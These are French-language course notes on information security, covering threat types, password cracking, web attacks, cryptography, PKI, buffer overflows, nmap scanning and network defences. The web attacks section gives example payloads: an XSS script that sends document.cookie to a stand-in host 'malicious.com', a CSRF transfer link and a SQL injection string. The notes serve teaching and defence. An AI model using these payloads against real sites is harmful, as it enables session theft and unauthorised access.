Type d'attaquants
- Script kiddy: Jouent avec des outils
- Pirates défi: Attirés par le defi
- Pirates vengeurs: Comme Sony (Par vengeance)
- Pirates par conviction: A but « politique »
- Pirates étatiques: Cyber-guerre / Cyber-espionnage

Intentions des attaquants
- Constructives: Test pénétration (pentest)
- Neutres: zone grise
- Destructives: Pirate Malveillances

Principe CIA
Confidentialité (Confidentiality)
- s'assurer que l'information est accessible seulement à ceux qui sont autorisés à y avoir accès

Intégrité (Integrity)
- protéger l'exactitude et la complétude de l'information et des méthodes de traitement

Disponibilité (Availability)

s'assurer que les utilisateurs autorisés ont accès à l'information et aux ressources associées au moment et au lieu exigés

Sécurité du système d'information
Sécurité physique (batiment), organisationelle (procédure, formation), technique (logiciel, transit de données)

Cycle de vie
- une prévention (via une protection) contre les incidents de sécurité
- la détection (via une surveillance) de ces dernières
- la réaction (analyse, confinement)
- la récupération (reprise, sanctions éventuelles), puis analyse «post mortem» suite aux dommages survenus

5 couches de sécurité
Souvent décrite comme une sécurité sous forme d'onion car composé de plusieurs couche.
1. Physique :
   - sécurité physique
2. Réseau :
   - architecture et éléments réseau, adressage IP.
3. Protocoles :
   - Protocoles de communication, middleware.
4. Hosts :
   - systèmes d'exploitation et applications hosts.
5. Applications :
   - langages de programmation, applications spécifiques/dédiées, données spécifiques.

Contrôle d'accès (AAA)
- **Authentication**
  - S'assurer que la personne est bien celle qu'elle prétend être
  - Déterminer son identité et éventuellement sonrôle
- **Authorization**
- Détermine en fonction de l'identité (ou rôle), que cela soit une personne ou système, si l'accès (ou le traitement) est autorisé
- **Accounting/Auditing**
- S'assurer qu'il soit possible de suivre les accès/traitement qui ont été effectués
- Logging

5 principes fondamentaux
1. La sécurité globale est aussi forte que le maillon le plus faible
2. La sécurité parfaite n'existe pas
3. La sécurité est un processus, pas un produit
4. La sécurité est inversement proportionnelle à la complexité
5. Participation des utilisateurs

Types de menaces
- Accidentelles: mauvaises manips, suppression
- Environnementales: naturelle ou industrielle
- Délibérées: origine criminelle

Vulnérabilités
- Matériel: disque saturés / morts
- Logiciel: oubli / incompétence (WEF)
- Réseau: trafic non protégé
- Personnel: manque de formation
- Site (physique): alim instable
- Organisation: enregistrement d'utilisateurs

Attack Kill Chain
Etapes:
1. Collecte d'informations
2. Scanning
3. Enumérations
4. Intrusions
5. Escalade de privilèges
6. Pillage
7. Nettoyage des traces
8. Backdoors, rootkits

Malicious and ethical hackers use the same steps
- Reconnaissance
- Exploit
- Post Exploit

Cassage de mots de passe
Hachage: procédé cryptographique à sens unique
En ligne: requêtes vers site web, serveur,…
Hors ligne: tout en local

Etapes
1. Obtenir les empreintes (hash)
2. Attaque
   - Force brute: toutes les combinaisons
   - Dictionnaire: liste générique/thématique
   - Heuristique: variations des éléments des dictionnaires
   - Pré-génération d'empreintes

Méthode Hellman

Hasher le MDP, réduire le hash, hasher la réduction, …

Rainbow tables

Méthode de Hellman mais avec une réduction différente à chaque étape
La réduction donne une chaine de lettres (plaintext)
- Evite les collisions
- Réduit l'espace nécessaire
- Réduit le temps de calcul

Empreinte salées

Ajoute une string aléatoire au mot de passe avant de le hasher. (i.e. le même mot de passe produira des hashs différents)
- Impossible de calculer à l'avance les tables de "crackage"

Hashage
- Win 98/ME: LM (LAN Manager)
- Win NT/2k/XP/2003: NTLM et LM
- Win Vista/7/8/10/11: NTLM

LAN and NTLAN Manager Hash
- Lan: Hash séparamment les deux parties du MDP, max 14 char (128b)
- NTLAN: Hash tout d'un coup, max 256 char (128b)

Identifiants
- vide: DES, sans sel
- 1: MD5 (vieux linux & BSD)
- 2a/2b/2x/2y: Blowfish (OpenBSD)
- 5/6: SHA-256/SHA-512 (Linux/FreeBSD)
- y: yescrypt (Linux & glibc récente)

Comparaison des méthodes de cassage

Méthode	Temps préparation	Temps cassage	Taille mémoire	Probabilité succès	Sel
Dictionnaire	0	?	Faible	?	Idem
Heuristique	0	?	Faible	?	Idem
Force brute	0	O(N)	0	100%	Idem
Pré-calcultaion complète	O(N)	0	O(N)	100%	Plus Dur
Hellman	Long	Faible	Variable	50 - 95%	Plus Dur
Rainbow tables	Long	Faible	Variable	50 - 95%	Plus Dur

Authentification des emails
- SPF: vérifie que l'expéditeur est autorisé
- DKIM: vérifie signature authentique

Protection
- Utiliser TLS (Transport Layer Security protocol)
- Utiliser l'authentification
- Utiliser la messagerie sécurisée
  - chiffrement
  - signature électronique

Malware
Types
- **Virus**
  - Code executable
  - Se reproduit automatiquement
  - S'attache à d'autres programmes / fichiers
  - Besoin des utilisateurs pour se propager
- Spyware, Canular, Adware
- Gov-ware, Cyber War
- Trojan, Rootkit, Backdoor
- **Ver**
  - Code executable
  - Se reproduit automatiquement
  - Se propage via les réseaux
  - Autonome (pas besoin d'utilisateurs)

Antivirus
Protection sur 4 niveaux recommandé
- Tous les postes clients
- Serveurs de fichiers
- Serveurs de messagerie
- Proxies internet

Sécurité web
Technologie Web
- **Appel HTTP** : Requête (méthode, URI, version) + Corps (données).
- **Réponse HTTP** : Statut (version, code, message) + Corps (données).
- **En-têtes HTTP** :
  - Général : `Cache-Control`, `Date`.
  - Requêtes : `Accept`, `User-Agent`, `Cookie`, `Authorization`.
  - Réponse : `Location`, `Server`, `Set-Cookie`.
  - Contenu : `Content-Encoding`, `Content-Length`, `Content-Type`.
- **HTTP sans état** : Chaque requête indépendante.
- **Cookies** : Stockage d'informations utilisateur sur le client.

Attaques Web
- Manipulation des données.
  - URL initiale : http://site.com/view?item=123, URL manipulée : http://site.com/view?item=124 donc accès à l'item 124 qu'il n'est pas censé voir.
- Contournement de protections côté client.
  - Un formulaire de site limite le choix de valeurs à une liste déroulante via JavaScript on désactive JavaScript et soumet une valeur non autorisée.s
- Détournement de session.
  - Vole un cookie de session pour se faire passer pour un utilisateur légitime
- XSS (Cross-site scripting).
  - Injection de code malveillant dans un champ de saisie. `<script>document.location='http://malicious.com/steal?cookie='+document.cookie</script>` donc vol de cookie.
- CSRF (Cross-site request forgery).
  - Crée un lien malveillant qui effectue une action sur un site où l'utilisateur est déjà authentifié `<a href="http://victim.com/transfer?amount=1000&to=hacker">Cliquez ici</a>`
- Injection de commandes (SQL, système).
  - Dans un champ ou URL, injecte commande SQL type: `username' OR '1'='1` qui fera `SELECT * FROM users WHERE username='username' OR '1'='1' AND password='';`
  - Supression de fichiers
- **Objectifs d'attaque** :
  - Contourner la sécurité (authenticité).
  - Extraire/modifier des données (confidentialité, intégrité).
- **Points d'injection** :
  - Premier ordre : Entrées utilisateur, cookies, URLs.
  - Second ordre : Base de données, fichiers uploadés.
- **Protection côté client** : Toujours valider côté serveur.

Types d'attaques spécifiques
- **Détournement de session** :
  - Récupération d'un identifiant de session (vol de cookie, falsification d'URL).
- **XSS** :
  - Reflected XSS : Réponse immédiate, valeur contrôlée par le client.
  - Stored XSS : Valeur enregistrée et réutilisée.
  - DOM-based XSS : Exploite le code client.
- **CSRF** : Forcer une action malveillante via une URL.
- **Injection de commandes** :
  - SQL : Manipulation de requêtes SQL.
  - Système : Exécution de commandes systèmes non prévues.

Cryptographie
Cryptographie
- Chiffrer / Chiffrement
- Déchiffrer / Déchiffrement

Clé connue

Cryptanalyse
- Décrypter
- Décryptage

Clé inconnue

Autres
- Plaintext = texte en clair
- Ciphertext = texte chiffré
- HW = Hardware
- SW = Software

Chiffrement
Chiffre de César
- Décalage des lettres (ex: A -> D, B -> E)

Vernam Cipher (One-Time Pad)
- Clé aléatoire de même longueur que le message, utilisée une seule fois
- Chaque message M nécessite une clé K de même taille
- Aussi connu sous One-Time Pad (OTP)
- Chiffrement :
  - $C = M \oplus K$
- Déchiffrement :
  - $M = C \oplus K$

Cryptographie symétrique (clé secrète)
- Une seule clé pour chiffrer et déchiffrer
- Clé partagée entre émetteur et récepteur
- Critique : gestion des clés

Block Cipher vs Stream Cipher
- **Block Cipher** : Chiffrement par blocs (ex: AES)
  - + : Facile à implémenter, sécurisé
- **Stream Cipher** : Chiffrement par flux (ex: RC4)
  - + : Très haut débit, adapté pour le HW

Exemple d'algorithme

Block Cipher
- DES, Triple-DES, AES, IDEA

Stream Cipher
- Chacha20, RC4, A5/1

DES (Data Encryption Standard)
- Chiffrement par blocs, clé de 56 bits
- Remplacé par AES en 2001

Triple-DES
- Utilise trois clés de 56 bits
- Plus sûr que DES, mais plus lent

AES (Advanced Encryption Standard)
- Clés de 128, 192 ou 256 bits
- Plus rapide et plus sûr que DES

Modes de chiffrement
- ECB : Electronic Code Book
- CBC : Cipher Block Chaining
- CFB : Cipher Feedback
- OFB : Output Feedback
- CTR : CounTeR
- **GCM** : Galois/Counter Mode (chiffrement authentifié)

CBC (Cipher Block Chaining)
- Chaque bloc chiffré avec la clé et le bloc précédent

Cryptographie asymétrique (clé publique)
Diffie-Hellman
- Échange de clés sans secret commun a priori
- Basé sur des fonctions mathématiques difficiles à inverser

Protocole Diffie-Hellman
1. Choix de p (nombre premier) et g (générateur)
2. Calculs de $A = g^a \bmod p$ et $B = g^b \bmod p$
3. Échange de A et B
4. Calcul de $K = B^a \bmod p$ et $K = A^b \bmod p$

Clé publique: n, e / clé privée: p, q, d

RSA
- Cryptographie asymétrique utilisant une paire de clés publique/privée
- Inventé en 1977

Générations de clés
- p, q : deux nombres premiers aléatoirs de taille $\frac{\text{modulus RSA}}{2}$
- $N = p * q$ -> public
- $\varphi(N) = (p-1)(q-1)$
- $e * d = 1 (\bmod \varphi(N))$
- e : chiffrement, d : déchiffrement

Hash
- Caractérise un message de manière unique
- Utilisé pour mots de passe, signatures digitales

Exemples
- MD2, MD4, MD5 (cassé)
- SHA-0, SHA-1 (cassé)
- SHA-2, SHA-3 (recommandé)

MAC (Message Authentication Code)
Prouve l'origine et l'intégrité du message, **HMAC** (sécurisé), **CBC-MAC** (vulnérable)

Signature
Prouve l'origine et l'intégrité du message, empêche le déni (non-répudiation)

Authentification
Facteurs d'authentification
- Mot de passe
- Carte à puce, badge
- Biométrie (empreinte digitale, reconnaissance faciale)

Types d'authentification
- Jeton passif (ex: mot de passe)
- Jeton actif (ex: OTP)
- Question/réponse (challenge/response)
- Clé publique
- Autre canal (SMS, email)

Infrastructure à clé publique (PKI)
Certificat numérique
- Lie une clé publique à une entité
- Signé par une autorité de certification (CA)

Norme X.509v3
- Standard pour les certificats numériques
- Champ obligatoire :
  - émetteur (nom de la CA)
  - sujet (nom de l'entité)
  - clé publique du sujet + alg clé pub
  - signature (issue par la CA)

Utilisation des certificats
- TLS (SSL)
- Authentification client/serveur

Chaines de certification
- Liste de CA racines de confiance dans navigateurs et systèmes d'exploitation

Entités et services
- **CA** : Certificate Authority
- **RA** : Registration Authority
- **VA** : Validation Authority

PKI : Règles
- CPS : « Certification Practice Statement »
  - Déclaration des pratiques utilisées par une CA pour émettre les certificats.
- CP : « Certificate Policy »
  - Règles sous lesquelles le certificat a été émis (cf. CPS) et types d'utilisations autorisées.
- Formats/syntaxes :
  - série PKCS (Public-Key Cryptography Standards) par RSA Laboratories :
  - PKCS5 : chiffrement à partir d'un mot de passe (RFC2898).
  - PKCS10 : demande de certificat (RFC2986).
  - PKCS12 : stockage de la clé privée dans un fichier avec protection d'un PIN (ex: container IE ou Firefox).

Sécurité logicielle
Attaques logicielles connues

Heartbleed
- 66% des sites Web touchés
- Vulnérabilité dans la librairie OpenSSL
- Conséquences :
  - Vol de clés cryptographiques, clés privées, noms d'utilisateurs, mots de passe, messages, emails, documents sensibles

Log4Shell / Log4j
- Bibliothèque de journalisation pour Java, utilisée dans des milliers de programmes
- Charge utile peut être placée dans :
  - Champs Web (en-tête, identifiant, mot de passe)
  - Fichiers robot.txt ou security.txt
  - Enregistrement DNS "TXT"
  - Champs d'emails (en-têtes, adresse source)
  - Champs des certificats SSL/TLS
  - Métadonnées de fichiers (images, PDF, Word, Excel)
  - Noms du réseau Wifi ou appareil Bluetooth

Memory Overflow
- Écriture/lecture/exécution sans autorisation :
  - Exploitation d'un « buffer overflow »
  - Interprétation incorrecte des entiers ou des chaînes de caractères

Buffer Overflow
- Principe :
  - Dépassement de tampon (buffer)
  - Écriture au-delà de l'espace réservé
- Exemple de code vulnérable :

```
void myFunction(char *str) {
  char bufferB[16];
  strcpy(bufferB, str);
}
```

```c
void main() {
  char bufferA[256];
  myFunction(bufferA);
}
```

- Conséquence : Écrasement de la mémoire

Shellcode
- Suite d'instructions injectées et exécutées par un programme exploité :
  - Utilisé pour buffer overflow
  - Doit être petit et exécutable
  - Permet diverses actions : ouverture d'accès, lancement de shell, changement de droits, ajout d'utilisateur, ouverture de port

Manipulation de la mémoire

Protection contre la manipulation
- Stack/heap non-exécutable
- Utilisation de canaris
- Randomisation des adresses mémoire (ASLR)
- Librairies sécurisées :
  - Libsafe
  - strncpy au lieu de strcpy
  - snprintf au lieu de sprintf
  - fgets(stdin, str, 10) au lieu de gets(str)
  - scanf("%10s", str) au lieu de scanf("%s",str)
- Autres contre-mesures possibles

Registres importants (Intel x86)
- EIP (RIP en 64 bits)
  - Instruction pointer
- EBP (RBP en 64 bits)
  - Base pointer
- ESP (RSP en 64 bits)
  - Stack pointer

Organisation de la memoire

Lors de l'exécution d'un programme, la mémoire est organisée en segments
- Les sections les plus intéressantes sont :
  - Stack: stockage dynamique
  - Heap: allocation de mémoire (malloc)
  - .bss: données globales initialisées
  - .data: données globales non-initialisées
  - .text: code exécutable (partagé ?)

Sécurité réseau

Liste des ports TCP/UDP
- Ports TCP : 16 bits (65 536)
- « Well-known services » : ports 0 à 1023

Collecte vs. « Scanning »

Phase de Collecte d'Informations
- Examiner les lieux.

Phase de Scanning
- **Frapper les murs** pour identifier portes et fenêtres.
- Tester l'ouverture des portes.

Objectifs de la Phase de Scanning
1. **Déterminer** les machines vivantes (alive).
2. **Identifier** les services actifs.
3. **Reconnaître** les protocoles réseaux utilisés.

Objectifs de la phase de « scanning »

Port and host scan
- Déterminer les machines vivantes.
- Déterminer les ports ouverts.

Service Scan
- Déterminer les services actifs.
- Identifier les protocoles réseaux.

Découverte d'hôtes

Détermination de la Présence de Machines
- **Ping (message ICMP)** pour vérifier les machines vivantes.

Outils Typiques
- **Sing (ping avancé)** : broadcast, masquage d'adresse
- **ICMPscan** : scanning via ICMP
- **NMAP** :
  - `nmap -sn -PE 192.168.0.0/24` : ping scan, écho ICMP

Inconvénients du Ping
- **Filtrage des messages ICMP :** Souvent filtrés par les firewalls.

Techniques Alternatives de Scanning
- Envoi de paquets TCP/UDP.
- **Scanner de Ports :** Scanner toutes les adresses IP et ports.

Scan de Ports : UDP

Envoi d'un datagramme UDP au port cible
- **Pas de réponse** : port ouvert.
- **Réponse ICMP "port unreachable"** : port fermé.

Commande Nmap
- `nmap -sU`

Inconvénients du Scanning UDP
- **Fiabilité Limitée** : Pas de confirmation requise.

Scan de ports : TCP connect

Tentative de Connexion TCP au port cible
- **Port ouvert** : accepte les connexions.
- **Port fermé** : n'accepte pas les connexions.

Commande Nmap pour Scan TCP
- `nmap -sT` : scan de ports TCP complet.

États de la Connexion TCP
- **SYN-ACK** : port ouvert.
- **SYN** : initiation de connexion.
- **ACK** : confirmation de connexion.
- **RST-ACK** : port fermé.

Scan de ports : TCP SYN-RST

Tentative de Connexion TCP au port cible
- **Ouverture de connexion** : fermeture par RST.
- **Port ouvert** : accepte les connexions.
- **Port fermé** : n'accepte pas les connexions.

Commande Nmap pour Scan TCP
- `nmap -sT` : scan de ports TCP complet.

États de la Connexion TCP
- **SYN** : initiation de connexion.
- **SYN-ACK** : port ouvert.
- **RST** : fermeture de connexion.

Scan applicatif

Étape de Scanning Avancée
- **Analyse des Couches Supérieures OSI.**
- **Ports spécifiques à certains services.**

Commande Nmap pour Scanning Avancé
- `nmap -sV` : informations de service et de version.

OS Fingerprint

Analyse de la Couche TCP/IP
- **Couches :** Réseaux (IP) et Transport (TCP).

Caractéristiques Spécifiques
- **TTL** (Time To Live)
- **WIN** (Taille de la fenêtre)
- **DF** (Don't Fragment)
- **ToS** (Type of Service)

Utilisation de Paquets Forgés
- **Méthode :** Envoi de paquets forgés pour analyser les réponses.

Commande Nmap pour la Détection de l'OS
- `nmap -O` : détection de l'OS.

Protections contre le « scanning »

Bonnes Pratiques Générales
- **Mises à jour régulières** : patchs, versions.

Filtrage et Contrôle des Messages ICMP
- **Filtrage ICMP** : bloquer certains types de messages ICMP.

Utilisation de Pare-feux et IDS
- Blocage des balayages rapides.
- Bannir IPs suspectes.

Utilisation de Proxys Inverses
- Empêcher les scans « Inverse TCP Flag ».

Gestion des Bannières
- Réduire les informations divulguées.

Port Knocking
- **Principe :** Port fermé ouvert par séquence spécifique.

Évaluation de la Sécurité
- **Auto-scan** : scans réguliers de son propre système.

Énumération

Basée sur les informations collectées
- Utiliser les données de scanning pour approfondir la connaissance du réseau.

Objectifs d'Énumération
- **Ressources** : Accès, noms, partages réseau.
- **Utilisateurs** : Comptes, groupes.
- **Applications et Services** : Noms, versions.
- **Vulnérabilités** : Identifier les failles.

Techniques d'Énumération
- Scanning de partages réseau.
- Interrogation des services réseau.
- Inspection des bannières.

Types d'intrusions

« Sniffing »

Écoute du Trafic Réseau
- Capturer des informations sensibles, mots de passe.
- **Scan passif** : ports, applicatif.
- Reverse-engineering de protocole.

Outil de base
- **Wireshark** : analyse du trafic réseau.

Mode Normal des Cartes Réseau
- Paquets filtrés pour performance et confidentialité.

Mode Promiscuous
- **Capturer tous les paquets** reçus par la carte réseau.

Mode Monitor (RFMON)
- Capturer des paquets sans être associé à un réseau.

« Spoofing »

Falsification d'Identité Source
- Se faire passer pour une autre adresse IP/MAC.

Objectifs de la Falsification
- Contourner filtrage de paquets et contrôle d'accès.
- Brouiller les traces.

Techniques et Outils
- **Falsification IP/MAC** : modifier l'adresse émise.

Attaques ARP

Empoisonnement du Cache ARP
- **Objectif :** Faire parvenir les messages au pirate.
- **Méthode :** Modifier le cache ARP de la victime.

Types d'Attaques ARP
- **Gratuitous ARP** : réponse volontaire sans demande.
- **Réponse ARP non sollicitée**.
- **Réponse ARP forgée**.
- **Requête ARP forgée**.

DNS cache poisoning

DNS
- **Fonction :** Conversion de nom de domaine en adresse IP.

Objectifs des Attaques
- **Usurpation d'identité.**
- **Phishing.**
- **Propagation de maliciels.**

Moyens d'Attaque
- **Vulnérabilité DNS.**
- **Maliciel.**
- **Man-in-the-Middle (MITM).**

Session hijacking

Vol de Session
- **Objectif :** Accéder à un système sans s'authentifier.

Méthodes de Vol de Session
- **TCP** : difficile, nécessite les numéros de séquence.
- **HTTP** : courant, vol de cookie, manipulation d'URL.

Denial of Service (DoS)

Déni de Service (DoS)
- **Objectif :** Nuire à la disponibilité d'un système.

Exemples de Techniques
- **SYN Flooding** : épuiser les ressources serveur.
- **Smurf** : amplifier le trafic réseau.
- **DDoS** : attaque coordonnée de multiples sources.

Distributed DoS (DDoS)

Utilisation de Machines "Esclaves"
- **Machines compromises** pour attaques coordonnées.
- **Contrôle à distance** via chat, P2P, etc.
- **Organisation en Botnet**.

Exemples historiques
- **Mafiaboy en 2000.**
- **Outils de Anonymous : LOIC**.

Défense

SLS/TLS

Concepts
- **SLS**: Security Level Specification
- **TLS**: Target Level of Security

Objectif: Sécuriser les communications (développé par Netscape, basé sur SSL, renommé TLS par l'IETF). Appliqué à la couche **application** du modèle OSI.

Propositions
- Négociation version SSL/TLS et algorithmes
- Authentification des entités et des données
- Confidentialité et compression des données

Utilisation
- **Nouveau protocole**:
  - HTTP (port 80) → HTTPS (port 443)
  - Avantages: communication sécurisée
  - Inconvénients: seuls clients supportant TLS peuvent se connecter
- **Extension protocole**:
  - ESMTP avec STARTTLS (TLS optionnel)
  - Avantages: client non obligé de supporter TLS mais peut le demander
  - Inconvénients: communications potentiellement non sécurisées

HTTPS
- Utilisation TLS imposée
- Serveur doit avoir un certificat
- Garantie authenticité serveur et confidentialité communications
- Client peut avoir un certificat (optionnel)

SMTP, POP3, IMAP
- **ESMTP, POP3, IMAP**: gestion des emails
  - Faiblesses : mots de passe et contenu des emails envoyés en clair
  - **TLS**: protège les communications (optionnel)

PGP

PGP (Pretty Good Privacy): Sécurisation de texte, emails, fichiers, répertoires par cryptographie hybride (symétrique et asymétrique).

Garanties
- Confidentialité des données (chiffrement)
- Authentification et intégrité des données (signature)

Algorithmes
- **Hachage**: MD5, SHA-1
- **Chiffrement symétrique**: 3DES, IDEA, AES
- **Asymétriques**: RSA, DSA, ElGamal

PGP vs X.509
- **Clé signée**: certificat, lien entre clé publique et identité.
- **X.509**: une seule identité, autorité de certification unique.
- **PGP**: plusieurs identités, signatures multiples possibles.

Pare-feu

Pare-feu: Protège un réseau des attaques extérieures, placé entre réseau local et externe (Internet).

Contrôles d'accès
- **Filtrage statique** (obsolète): inspection de chaque paquet indépendamment.
- **Filtrage dynamique**: décision selon rôle du paquet (client-serveur).


Types
- **Réseau**: équipement réseau, filtrage entre deux réseaux (source IP, destination IP, service, ports).
- **Personnel**: logiciel, filtrage entre ordinateur et réseau (application, source IP, destination IP, service, ports).

EDR


Protection contre les attaques via un équipement disposant d'un accès privilégié.
- **Réseau**: VPN obligatoire pour tout le trafic.
- **Gestion à distance via agent**: Anti-virus, collecte centralisée des logs vers un SIEM.

Images

Comparaison des méthodes de cassage



Email forgés



Principe PGP